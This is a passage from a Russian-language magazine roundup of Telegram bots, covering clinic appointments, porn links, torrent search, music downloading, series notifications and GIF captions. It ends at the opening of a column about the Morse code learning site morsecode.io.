
Ты не поверишь, но это бот для записи в поликлинику. Если ты живешь в Москве и тебя беспокоит какой-нибудь недуг, то это твой шанс перестать игнорировать проблему и наконец записаться на прием к врачу. Бот, как и сайт emias.info, создан на основе открытых API, которые портал госуслуг предоставляет сторонним разработчикам. Все, что нужно для авторизации, — это номер СНИЛС. Если не потерял его, то добро пожаловать в виртуальную регистратуру!



Контент и развлечения


@minupornobot

Без ботов, поставляющих порнографию, наш список был бы неполным, тем более что @minupornobot гордо занимает первое место в рейтинге «Телеграма». Принцип прост: командой `/search что-нибудь` можешь искать ролики по ключевым словам, команды `/popular` и `/random` выдают наиболее популярное или случайное видео соответственно. Еще бот дважды в день шлет ссылки самостоятельно — так сказать, для поддержания либидо. Если боишься, что кто-нибудь случайно увидит уведомление, скажи боту `/off`, и он прекратит безобразие. Изначально, кстати, мы хотели вместо него порекомендовать @Pornhub_Bot, но Роскомнадзор вовремя подсуетился и перекрыл в России доступ к PornHub. К сожалению, бот не заменяет сайт, а лишь шлет ссылки на него.



@ru_tracker_bot


Многих других ботов можно обвинить в том, что они по функциональности не дотягивают до аналогичных сайтов. Но только не бот Rutracker.org! Это полноценная версия трекера, в которой можно искать (просто напиши запрос), сортировать выдачу (к примеру, команда **`se`** отсортирует по количеству сидов, а **`sz`** — по размеру раздачи) и получать magnet-ссылки на торренты. Чтобы запросить magnet link, найди в выдаче под описанием интересующей раздачи ссылку вида **`/download_символы`** и просто нажми на нее. Не хватает разве что возможности выбрать раздел для ограничения поиска.



За день до сдачи статьи бот перестал отвечать на поисковые запросы, но на следующий день снова ожил. Судя по отзывам на форумах, такие перебои в работе — обычное дело.


@VKAudioBot

Скачивание музыки из «Вконтакте» — вечно актуальная тема. И конечно же, для этих целей существует бот. Он через API подключается к «Вконтакте» и запрашивает доступ к аудиозаписям. Подтвердив, можно жать кнопку «Мои аудиозаписи» и листать страницы с треками. Бот позволяет посмотреть добавленные альбомы (кнопка «Выбрать альбом») и плей-листы. Файлы можно скачивать или слушать прямо в «Телеграме». К сожалению, в версии Telegram для iOS бот заблокирован.




@GetMusicBot

Другие два ценных источника музыки — это YouTube и SoundCloud. @GetMusicBot предназначен для работы с ними. Можешь отправить боту ссылку на страницу, и, немного подумав, он выдаст аудиофайл. Еще бот позволяет искать музыку, не покидая Telegram. Для поиска по YouTube есть команда `/yts запрос`, для SoundCloud — `/sc`. Команда `/next` листает страницы выдачи. Интересно, что с YouTube можно скачивать не только аудио, но и видео. Неплохая замена для вышедшего из строя @iVideoBot.




@swatcher_bot

Если ты подсел на какой-нибудь идущий сейчас зарубежный сериал и хочешь знать, когда уже наконец выйдет новая серия, добавляй себе @swatcher_bot. Пишешь ему название сериала, он уточняет запрос и подписывает тебя на информацию о выходе новых серий. Когда какая-то из релиз-групп опубликует перевод, тебе поступит уведомление. Увы, подписаться на конкретную группу нельзя, так что о каждой серии ты будешь узнавать раза по четыре. Ссылок на скачивание тоже не дают.



@guggybot

Напоследок — чисто развлекательный, но интересный бот. Пишешь ему любую строчку, а он накладывает ее на анимированный GIF. Интересная особенность заключается в том, что гифка обычно имеет некоторую связь с тем, что написано, причем даже если писать по-русски. Польза, конечно, сомнительна, зато весело.




WWW 2.0

Андрей Письменный
apismenny@gmail.com

MORSECODE.IO — САЙТ ДЛЯ ТЕХ, КТО РЕШИЛ ОСВОИТЬ АЗБУКУ МОРЗЕ

morsecode.io



→ В приключенческих книгах, когда герои сталкиваются с азбукой Морзе, всегда оказывается, что кто-нибудь из них по чистой случайности ею владеет. Раньше это было более вероятно: с морзянкой, к примеру, были знакомы радиолюбители. В наше время знать азбуку Морзе совершенно не обязательно, но если есть желание обучиться или хотя бы поинтересоваться тем, как она работает, то в этом деле поможет сайт morsecode.io.

